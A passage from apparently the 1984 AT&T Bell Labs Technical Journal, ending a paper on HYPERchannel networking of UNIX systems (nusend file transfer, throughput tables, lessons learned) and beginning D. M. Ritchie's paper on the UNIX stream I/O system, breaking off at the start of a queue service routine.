


Fig. 4—HYPERchannel adapter.




Fig. 5—Processor-to-processor transfers.

sharing system, the data could remain in the adapter for several seconds or minutes on a heavily loaded system. The length of time data sit in an adapter is important because no other data can be transmitted or received on that adapter until the data are unloaded.)

**4.1.2.2 Link adapters.** Link adapters are a pair of adapters that allow two local area networks to be joined together and appear as one. Figure 6 shows link adapters connecting two networks. One link adapter is placed on each network. Several different types of transmission media are available for carrying data between the link adapters. Fiber optic lines and 56-kb private lines have been used successfully at various AT&T locations.

The following should be noted:

1. When link adapters are used, the network appears as one large network.
2. The link adapters operate as half-duplex devices since there is only one buffer in each adapter. Low-speed transmission lines produce major bottlenecks within the network; therefore, high-speed media (fiber optics, T1, or microwave) should be used.

#### 4.2 Networking software architecture

The networking software is divided into three distinct layers:

1. A service layer that consists of user-level commands (`nusend`) to initiate the file transfer process; in addition, it contains commands (`nscstat`, `nscloop`), which query the state of the network.




Fig. 6—Interconnection of local area networks using link adapters.

2. A session layer that provides agreements between processors for file transfer and remote execution (`nscd`, `nsclisten`, `nscrcv`).

3. A link layer that provides for reliable transmission of data between systems (`nscsend`, `nscread`).

Each of these layers, as well as the interactions between layers, is discussed in the following sections. The structure of the architecture as well as the communication between layers is illustrated in Fig. 7.

#### 4.2.1 Service layer

The user initiates a file transfer with the `nusend` command; this command queues the request by creating a Job Control Language (JCL) file on disk, which contains all information necessary to deliver the requested files to the destination system. The `nusend` command




Fig. 7—Network processes and the protocol layers they implement.

informs the session layer that new work has arrived by attempting to execute the file transfer daemon `nscd`.

#### **4.2.2 Session layer**

The session layer packetizes user data files and arranges for their transfer over the network. This file transfer protocol is implemented using three processes:

1. `nscd`—the file transfer daemon
2. `nsclisten`—a listener process that waits for incoming requests
3. `nscrecv`—the file receive daemon.

The session layer communicates with the link layer through *UNIX* system pipes and signals. It receives work from the service layer by reading the JCL files created by `nusend` and sending mail to the user on completion.

**4.2.2.1 Nscd.** `Nscd` reads the JCL files created by `nusend` to determine what work is to be performed. It is responsible for:

1. Establishing a connection to the destination system specified in the JCL file
2. Sending and receiving session layer control packets that control the file transfer
3. Reading user data files from disk and forming packets to be sent over the network (by means of the link layer).

`Nscd` initiates a conversation by issuing a connection request to the `nsclisten` process on the remote machine. This results in a `nscrecv` daemon process being spawned on the destination machine to handle the actual file transfer.

**4.2.2.2 Nsclisten.** The listen process, `nsclisten`, accepts calls from remote `nscd` processes and spawns the file transfer receive daemon, `nscrecv`, to receive the file from the remote.

The listener process is used to implement an “active” network; that is, each `nsclisten` process sends `I am alive` messages to its peer `nsclisten` process on each host on the network at a low frequency.

**4.2.2.3 Nscrecv.** `Nscrecv` is the file transfer receiving daemon. It is responsible for:

1. Completing the connection request that was initiated by the file transfer daemon (`nscd`)
2. Implementing the file transfer protocol in cooperation with the sending process on the remote host
3. Receiving the user data files, delivering them to the user, and acknowledging their reception.

#### **4.2.3 Link layer**

The link layer performs the synchronization of host-to-host com-

munications and provides flow control on a per packet basis. The layer consists of two processes:

1. `nscsend`—reads data from the session layer and arranges for its transmission over the network
2. `nscread`—reads data from the network and passes data to the session layer.

This two-process structure is used to simulate asynchronous I/O, a feature that is not currently available under the *UNIX* system.

## V. USER INTERFACE TO THE NETWORK

The `nusend` command provides the user interface to the network for both file transfer and remote command execution. The syntax is a carryover of a syntax originally developed to simulate file transfer between *UNIX* systems by means of the Remote Job Entry subsystem.

### 5.1 File transfer

The `nusend` command enables the user to transfer a file across the network. For example, the command

```
nusend -d mhtsa file
```

sends `file` to system `mhtsa`.

This command places the `file` in a default directory on the destination system. Options to the command allow the specification of a fully qualified path name for the destination file or delivery to a different user on the remote system.

Many users of the network are never aware of the network software. Rather, they invoke standard utilities that have been modified to invoke the network software. For example, the standard means for spooling a job to the line printer

```
pr file | lp
```

may actually use the network if the local administrator has replaced the standard line printer spooler (LP) with a command to transfer files to a printer on a remote system. On many systems the `mail` command has been modified to forward mail to other systems on the network rather than through the slower `uucp` mechanism.

### 5.2 Remote command execution

The `nusend` command also provides the user with a mechanism for remote batch command execution. Any command, either a standard *UNIX* system command or a user's own program, can be executed using this facility; any output from the executed command may be

placed optionally in a file on the remote system or returned to the user's local system.

## VI. USAGE

The oldest and largest of the networks (see Fig. 8) has been in full production for approximately three years. The uses of the network at this point fall into the following broad categories:

1. Functional units—With the variety of processors and operating system implementations available on the network, specialization of systems among some projects has occurred. Implementations of the *UNIX* system running on IBM 3033AP and 3081K configurations are much faster than minicomputers, and because of their speed and large address space they have been used for such tasks as load building and source management. Other processors have been dedicated for lab support, source development, and testing (see Fig. 9).

2. Off-loading—This most often takes the form of spooling output to systems that have extensive print facilities. However, some experiments have been made in off-loading heavy CPU-bound and I/O-bound jobs, such as text processing, onto back-end machines.

3. Messaging—The *UNIX* system mail facility uses *uucp* to send mail to other systems. Some sites have modified *uucp* and *mail* to use the local area network for local deliveries, and use the dial-up network to mail to remote systems.

4. System administration—Several computer centers have implemented network-wide password file administration, software distribution, accounting, maintenance, and general processor status monitoring by using the network. Even though the interface to the network is batch oriented, the high speed and low queuing times for jobs allows a single system administrator on one system to monitor many processors in one or more computer centers.

5. Site interconnection—Use of link adapters allows processors in different buildings to be connected by means of fiber optics, microwave or private lines, thereby extending the domain of the local area network.

### 6.1 Throughput

Due to the differences in speed of the processors on the network, the throughput of network transfers varies considerably. Although the raw speed of the *HYPERchannel* is 50 Mb/s, a file transfer consists of more than the raw exchange of data. The CPU speed, I/O transfer rate, and disk speed of the systems involved dominates the file transfer rate; the use of *UNIX* system pipes and multiple processes to establish a conversation also limits the maximum bandwidth of transfers. Network traffic, general user load on the connecting systems involved in




Fig 8—An actual local area network.




Fig. 9—Functional units in a development lab.

the file transfer, and contention at the adapter interfaces between minicomputers also place constraints on the transfer rate.

On lightly loaded systems, transfer speeds range from 20K bytes/s between 16-bit minicomputers up to 200K bytes/s for transfers between large mainframes. Average transfer rates are usually lower since many of the files transferred over the network are small (less than 10K bytes) and setup time for each job dominates the transfer. In general, files are queued for only a short period of time so user satisfaction is high. Most files (less than 100K bytes) are usually queued and transmitted in a shorter time frame than the user can log onto the remote system. Table I summarizes file transfer rates between the different computer types currently supported on the network.

Table I—*Nusend* performance on lightly loaded *UNIX* systems

Sending Host Computer	Destination Host Computer				
	AT&T 3B20S	VAX-11/780	PDP-11/70	IBM 3033	IBM 3081K
AT&T 3B20S	60*	50	40	70 (†)	75†
VAX-11/780	50	50	40	60	70
PDP-11/70	40	40	20	40	40
IBM 3033	75	60	50	120	150
IBM 3081K	80	70	50	150	200†

\* All rates are in K bytes/s

† Projected rate

## **6.2 Network reliability**

In the initial stages of development, the reliability of the network was marginal because of both hardware and software problems. When a new type of processor (e.g., the IBM 370) joined the network, new problems were uncovered between processors that run at different speeds and with different byte ordering. For the past three years all the networks have been in production use with high availability.

## **VII. LESSONS**

From the process of developing the network software packages and the usage patterns of the community of users that the networks serve, several lessons were learned.

### **7.1 Portability**

Using a common language (in this case C language) and a common *UNIX* system environment on all processors reduced both the amount of development staff needed and the debugging effort. The fact that not all systems ran the latest version of *UNIX* software had little impact on the software since the versions of the *UNIX* system were upward-compatible. However, developers had to make a conscious effort to write in a subset of C to assure that new modules would be portable. In porting a network implementation to several radically different *UNIX* system implementations, it was realized that some applications such as networking uncover hidden assumptions about what constitutes a standard *UNIX* system environment. The structure of processes and their relationships to the system, each other, and devices influence the portability of the system. The flow of data from user processes through the system and the way that the operating system treats processes with these characteristics can influence both the design and portability of a network package.

### **7.2 Administration**

Designing the right administrative tools for the network is difficult, and there is only limited experience with the uses that customers make of the network to provide good models. However, from usage to date, it appears that knowledge of the state of remote systems is valuable feedback for users. In a time-sharing environment, good network monitoring tools provide a feedback mechanism to users who are usually unwilling to queue a file transfer to a system that is not actively accepting transfers. This also helps in reducing congestion and queuing problems.

For administrators, using the network to broadcast updated source and object modules makes ordinary administrative tasks easier. Migrating users between systems is a common practice when a commu-

nity of systems is being load balanced, and the network makes this trivial. The need for a common password file, standard commands and environments, and standard locations for source and object modules becomes imperative. Tracing and accounting facilities in the network software are essential for debugging and isolation of problems.

The distribution and automatic installation of network software revisions were addressed with only a limited amount of success. Here it was found that certain classes of updates of the network software required shutting down large regions or the entire network.

### ***7.3 Compatibility***

Providing a package that runs on different operating systems or on different implementations of the same operating system imposes many design constraints and creates pressure to get basic protocols and functionality right the first time. Retrofitting a large network with new features that require protocol changes is something that should be avoided but planned for as part of the protocols.

### ***7.4 Peer pressure***

When different processors run a standard operating system on a network, users are quick to make comparisons between systems. A positive result is that this often generates pressure to improve each of the implementations. Sometimes, however, such comparisons cause users with large applications to migrate their work to faster machines. Comparisons between processors that are orders of magnitude different in power (VAX and 3033AP) must also factor in the cost per user of the equipment.

## **VIII. CONCLUSION**

We can see how a standard operating system environment can simplify the development of network software that is to run across a variety of processors with different instruction sets and byte orders. The more radically different the implementation of the operating system, the more difficult the porting of a network implementation is. However, the differences can be confined to the device interface. The portability that a standard environment offers allows development to be concentrated on reliability, functionality, and performance of the network. The savings in maintenance, training, and distribution of common source for all processors is incalculable.

A surprising outcome of the work is that a network solution originally intended to provide an interim capability for prototyping more ambitious services is enjoying an extended lifetime since it satisfies most of the users' currently perceived needs (high throughput and low queuing time). It is believed that this has occurred because of the

relatively low expectations of users concerning machine-to-machine communication. As such, the confidence gained by users in using a reliable high-speed network and the experience gained in dealing with the administrative problems of the network will be invaluable in the future.

## IX. ACKNOWLEDGMENTS

Many people have contributed to the construction of the HYPERchannel networks throughout AT&T Bell Laboratories. In particular, Jeff Kinker, Tom Fisher, Joe Hall, Tom Giamaressi, Mick McKillip, Chuck Borchert, Ian Johnstone, Sherry Shulman, Kang Yueh, John Puttress, and a number of others have contributed a great deal of time and expertise to the development of the network.

## REFERENCES

1. D. A. Nowitz and M. E. Lesk, "Implementation of a Dial-Up Network of UNIX Systems," Fall 1980 COMPCON, Washington, D.C., pp. 483-6.
2. C. J. Antonelli, L. S. Hamilton, P. M. Lu, J. J. Wallace, and K. Yueh, "SDS/NET—An Interactive Distributed Operating System," Fall 1980 COMPCON, Washington, D.C., pp. 487-93.
3. J. E. Allers, S. T. Hamilton, and J. A. Kukla, "The 5 ESS™ Switching System: Robust and Ready for Change," Bell Lab. Rec., 61, No. 5 (May-June 1983), pp. 4-9.
4. W. A. Felton, G. L. Miller, and J. M. Milner, "The UNIX System: A UNIX System Implementation for System/370," AT&T Bell Lab. Tech. J., this issue.
5. H. Lycklama and D. L. Bayer, "UNIX Time-Sharing System: The MERT Operating System," B.S.T.J., 57, No. 6 (July-August 1978), pp. 2049-86.
6. M. E. Grezelakowski, J. H. Campbell, and M. R. Dubman, "The 3B20D Processor & DMERT Operating System: DMERT Operating System," B.S.T.J., 62, No. 1, Part 2 (January 1983), pp. 303-22.
7. T. M. Raleigh, "Introduction to Scheduling and Switching under UNIX," Spring 1976, DECUS Atlanta, GA, pp. 867-77.
8. Network Systems Corporation, "NSC HYPERchannel System Description," Network Systems Corp., 7600 Boone Ave. N., Minneapolis, MN 55428.

## AUTHORS

**Thomas E. Fritz**, B.S. (Chemistry), 1976, Moravian College; M.S. (Computer Science), 1979, Iowa State University; AT&T Bell Laboratories, 1979—. Mr. Fritz has been involved with the design and development of UNIX system networking products, including work on the HYPERchannel software and the AT&T 3B20S interface to the HYPERchannel. He is currently a member of the UNIX Systems Development department.

**Joseph E. Hefner**, B.E.E., 1969, University of Dayton; M.S. (Bioengineering), 1976, Polytechnic Institute of Brooklyn; Sperry Rand Corporation, 1969-1976; U. S. Naval Systems Center, 1976-1982; AT&T Bell Laboratories, 1982—. From 1969 to 1982 Mr. Hefner was involved with systems engineering and software development for submarine navigation and sonar systems, both as an employee of Sperry Systems Management Division of Sperry Rand and as a civilian employee of the U. S. Navy at a research and development laboratory in New London, Connecticut. In 1982 he joined the technical staff at AT&T Bell Laboratories in support of UNIX system networking developing.

Mr. Hefner worked on the HYPERchannel software and other *UNIX* networking products. He is currently working in the *UNIX* Systems Development department.

**Thomas M. Raleigh**, B.S.E.E. (Electrical Engineering), 1970, The Cooper Union; M.S.E.E.C.S., 1971, University of California at Berkeley; AT&T Bell Laboratories, 1971-1983. Present affiliation Bell Communications Research, Inc. Mr. Raleigh joined AT&T Bell Laboratories in 1971 where he initially worked on a multiprocessor missile flight simulator for the Safeguard project. In 1973, he joined the initial development group for the *UNIX* operating system. In 1977, he became responsible for the development of the *UNIX* Real-Time (RT) operating system software, a precursor to the DMERT (*UNIX* Real-Time Response [RTR]) operating system. Since 1979, Mr. Raleigh has supervised groups responsible for *UNIX* operating system design, local area networks, real-time operating systems, and paging operating systems. In 1983, he joined Bell Communications Research as a District Manager in charge of Distributed Computing Research, where his interests are in multiple microprocessor operating systems.

## ***The UNIX System:***

# **A Stream Input-Output System**

By D. M. RITCHIE\*

(Manuscript received October 18, 1983)

In a new version of the *UNIX*<sup>™</sup> operating system, a flexible-coroutine-based design replaces the traditional rigid connection between processes and terminals or networks. Processing modules may be inserted dynamically into the stream that connects a user's program to a device. Programs may also connect directly to programs, providing interprocess communication.

## **I. INTRODUCTION**

The part of the *UNIX* operating system that deals with terminals and other character devices has always been complicated. In recent versions of the system it has become even more so, for two reasons.

1. Network connections require protocols more ornate than are easily accommodated in the existing structure. A notion of "line disciplines" was only partially successful, mostly because in the traditional system only one line discipline can be active at a time.

2. The fundamental data structure of the traditional character I/O system, a queue of individual characters (the "clist"), is costly because it accepts and dispenses characters one at a time. Attempts

---

\* AT&T Bell Laboratories.

to avoid overhead by bypassing the mechanism entirely or by introducing ad hoc routines succeeded in speeding up the code at the expense of regularity.

Patchwork solutions to specific problems were destroying the modularity of this part of the system. The time was ripe to redo the whole thing. This paper describes the new organization.

The system described here runs on about 20 machines in the Information Sciences Research Division of AT&T Bell Laboratories. Although the system is being investigated in other parts of AT&T Bell Laboratories, it is not generally available.

## II. OVERVIEW

This section summarizes the nomenclature, components, and mechanisms of the new I/O system.

### 2.1 Streams

A stream is a full-duplex connection between a user's process and a device or pseudo-device. It consists of several linearly connected processing modules, and is analogous to a shell pipeline, except that data flows in both directions. The modules in a stream communicate almost exclusively by passing messages to their neighbors. Except for some conventional variables used for flow control, modules do not require access to the storage of their neighbors. Moreover, a module provides only one entry point to each neighbor, namely a routine that accepts messages.

At the end of the stream closest to the process is a set of routines that provide the interface to the rest of the system. A user's `write` and I/O control requests are turned into messages sent to the stream, and `read` requests take data from the stream and pass it to the user. At the other end of the stream is a device driver module. Here, data arriving from the stream is sent to the device; characters and state transitions detected by the device are composed into messages and sent into the stream towards the user program. Intermediate modules process the messages in various ways.

The two end modules in a stream become connected automatically when the device is opened; intermediate modules are attached dynamically by request of the user's program. Stream processing modules are symmetrical; their read and write interfaces are identical.

### 2.2 Queues

Each stream processing module consists of a pair of *queues*, one for each direction. A queue comprises not only a data queue proper, but also two routines and some status information. One routine is the *put*

*procedure*, which is called by its neighbor to place messages on the data queue. The other, the *service procedure*, is scheduled to execute whenever there is work for it to do. The status information includes a pointer to the next queue downstream, various flags, and a pointer to additional state information required by the instantiation of the queue. Queues are allocated in such a way that the routines associated with one half of a stream module may find the queue associated with the other half. (This is used, for example, in generating echos for terminal input.)

### 2.3 Message blocks

The objects passed between queues are blocks obtained from an allocator. Each contains a *read pointer*, a *write pointer*, and a *limit pointer*, which specify respectively the beginning of information being passed, its end, and a bound on the extent to which the write pointer may be increased.

The header of a block specifies its type; the most common blocks contain data. There are also control blocks of various kinds, all with the same form as data blocks and obtained from the same allocator. For example, there are control blocks to introduce delimiters into the data stream, to pass user I/O control requests, and to announce special conditions such as line break and carrier loss on terminal devices.

Although data blocks arrive in discrete units at the processing modules, boundaries between them are semantically insignificant; standard subroutines may try to coalesce adjacent data blocks in the same queue. Control blocks, however, are never coalesced.

### 2.4 Scheduling

Although each queue module behaves in some ways like a separate process, it is not a real process; the system saves no state information for a queue module that is not running. In particular queue processing routines do not block when they cannot proceed, but must explicitly return control. A queue may be *enabled* by mechanisms described below. When a queue becomes enabled, the system will, as soon as convenient, call its service procedure entry, which removes successive blocks from the associated data queue, processes them, and places them on the next queue by calling its put procedure. When there are no more blocks to process, or when the next queue becomes full, the service procedure returns to the system. Any special state information must be saved explicitly.

Standard routines make enabling of queue modules largely automatic. For example, the routine that puts a block on a queue enables the queue service routine if the queue was empty.




Fig. 1—Configuration after device open.

### 2.5 Flow control

Associated with each queue is a pair of numbers used for flow control. A high-water mark limits the amount of data that may be outstanding in the queue; by convention, modules do not place data on a queue above its limit. A low-water mark is used for scheduling in this way: when a queue has exceeded its high-water mark, a flag is set. Then, when the routine that takes blocks from a data queue notices that this flag is set and that the queue has dropped below the low-water mark, the queue upstream of this one is enabled.

### III. SIMPLE EXAMPLES

Figure 1 depicts a stream device that has just been opened. The top-level routines, drawn as a pair of half-open rectangles on the left, are invoked by users' `read` and `write` calls. The writer routine sends messages to the device driver shown on the right. Data arriving from the device is composed into messages sent to the top-level reader routine, which returns the data to the user process when it executes `read`.

Figure 2 shows an ordinary terminal connected by an RS-232 line. Here a processing module (the pair of rectangles in the middle) is interposed; it performs the services necessary to make terminals usable, for example echoing, character-erase and line-kill, tab expansion as required, and translation between carriage-return and new-line. It is possible to use one of several terminal handling modules. The standard one provides services like those of the Seventh Edition system;<sup>1</sup> another resembles the Berkeley "new tty" driver.<sup>2</sup>

The processing modules in a stream are thought of as a stack whose top (shown here on the left) is next to the user program. Thus, to




Fig. 2—Configuration for normal terminal attachment.




Fig. 3—Configuration for network terminals.

install the terminal processing module after opening a terminal device, the program that makes such connections executes a “push” I/O control call naming the relevant stream and the desired processing module. Other primitives pop a module from the stack and determine the name of the topmost module.

Most of the machines using the version of the operating system described here are connected to a network based on the *Dakit*<sup>3</sup> packet switch. Although there is a variety of host interfaces to the network, most of ours are primitive, and require network protocols to be conducted by the host machine, rather than by a front-end processor. Therefore, when terminals are connected to a host through the network, a setup like that shown in Fig. 3 is used; the terminal processing module is stacked on the network protocol module. Again, there is a choice of protocol modules, both a current standard and an older protocol that is being phased out.

A common fourth configuration (not illustrated) is used when the network is used for file transfers or other purposes when terminal processing is not needed. It simply omits the “tty” module and uses only the protocol module. Some of our machines, on the other hand, have front-end processors programmed to conduct standard network protocol. Here a connection for remote file transfer will resemble that of Fig. 1, because the protocol is handled outside the operating system; likewise network terminal connections via the front end will be handled as shown in Fig. 2.

#### IV. MESSAGES

Most of the messages between modules contain data. The allocator that dispenses message blocks takes an argument specifying the smallest block its caller is willing to accept. The current allocator maintains an inventory of blocks 4, 16, 64, and 1024 characters long. Modules that allocate blocks choose a size by balancing space loss in block linkage overhead against unused space in the block. For example, the top-level `write` routine requests either 64- or 1024-character blocks, because such calls usually transmit many characters; the network input routine allocates 16-byte blocks because data arrives in packets

of that size. The smallest blocks are used only to carry arguments to the control messages discussed below.

Besides data blocks, there are also several kinds of control messages. The following messages are queued along with data messages in order to ensure that their effect occurs at the appropriate time.

- BREAK** is generated by a terminal device on detection of a line break signal. The standard terminal input processor turns this message into an interrupt request. It may also be sent to a terminal device driver to cause it to generate a break on the output line.
- HANGUP** is generated by a device when its remote connection drops. When the message arrives at the top level it is turned into an interrupt to the process, and it also marks the stream so that further attempts to use it return errors.
- DELIM** is a delimiter in the data. Most of the stream I/O system is prepared to provide true streams, in which record boundaries are insignificant, but there are various situations in which it is desirable to delimit the data. For example, terminal input is read a line at a time; **DELIM** is generated by the terminal input processor to demarcate lines.
- DELAY** tells terminal drivers to generate a real-time delay on output; it allows time for slow terminals to react to characters previously sent.
- IOCTL** messages are generated by users' **ioctl** system calls. The relevant parameters are gathered at the top level, and if the request is not understood there, it and its parameters are composed into a message and sent down the stream. The first module that understands the particular request acts on it and returns a positive acknowledgment. Intermediate modules that do not recognize a particular **ioctl** request pass it on; stream-end modules return a negative acknowledgment. The top-level routine waits for the acknowledgment, and returns any information it carries to the user.

Other control messages are asynchronous and jump over queued data and nonpriority control messages.

- IOCFACK** acknowledge **ioctl** messages. The device end of a stream must respond with one of these messages; the top level will eventually time out if no response is received.
- IOCNACK**
- SIGNAL** messages are generated by the terminal processing module and cause the top level to generate process signals such as **quit** and **interrupt**.

**FLUSH** messages are used to throw away data from input and output queues after a signal or on request of the user.

**STOP** messages are used by the terminal processor to halt and restart output by a device, for example to implement the traditional control-S/control-Q (X-on/X-off) flow control mechanism.

## V. QUEUE MECHANISMS AND INTERFACES

Associated with each direction of a full-duplex stream module is a queue data structure with the following form (somewhat simplified for exposition).

```

struct queue {
    int    flag;           /* flag bits */
    void   (*putp)();     /* put procedure */
    void   (*servp)();    /* service procedure */
    struct queue *next;   /* next queue downstream */
    struct block *first;  /* first data block on queue */
    struct block *last;  /* last data block on queue */
    int    hiwater;      /* max characters on queue */
    int    lowater;     /* wakeup point as queue
                        drains */
    int    count;        /* characters now on queue */
    void   *ptr;         /* pointer to private storage */
};

```

The `flag` word contains several bits used by low-level routines to control scheduling: they show whether the downstream module wishes read data, or the upstream module wishes to write, or the queue is already enabled. One bit is examined by the upstream module; it tells whether this queue is full.

The `first` and `last` members point to the head and tail of a singly linked list of data and control blocks that form the queue proper; `hiwater` and `lowater` are initialized when the queue is created, and when compared against `count`, the current size of the queue, determine whether the queue is full and whether it has emptied sufficiently to enable a blocked writer.

The `ptr` member stores an untyped pointer that may be used by the queue module to keep track of the location of storage private to itself. For example, each instantiation of the terminal processing module maintains a structure containing various mode bits and special characters; it stores a pointer to this structure here. The type of `ptr` is artificial. It should be a union of pointers to each possible module state structure.

Stream processing modules are written in one of two general styles.

In the simpler kind, the queue module acts nearly as a classical coroutine. When it is instantiated, it sets its put procedure `putp` to a system-supplied default routine, and supplies a service procedure `servp`. Its upstream module disposes of blocks by calling this module's `putp` routine, which places the block on this module's queue (by manipulating the `first` and `last` pointers). The standard put procedure also enables the current module; a short time later the current module's service procedure `servp` is called by the scheduler. In pseudocode, the outline of a typical service routine is:

```
service(q)
struct queue *q
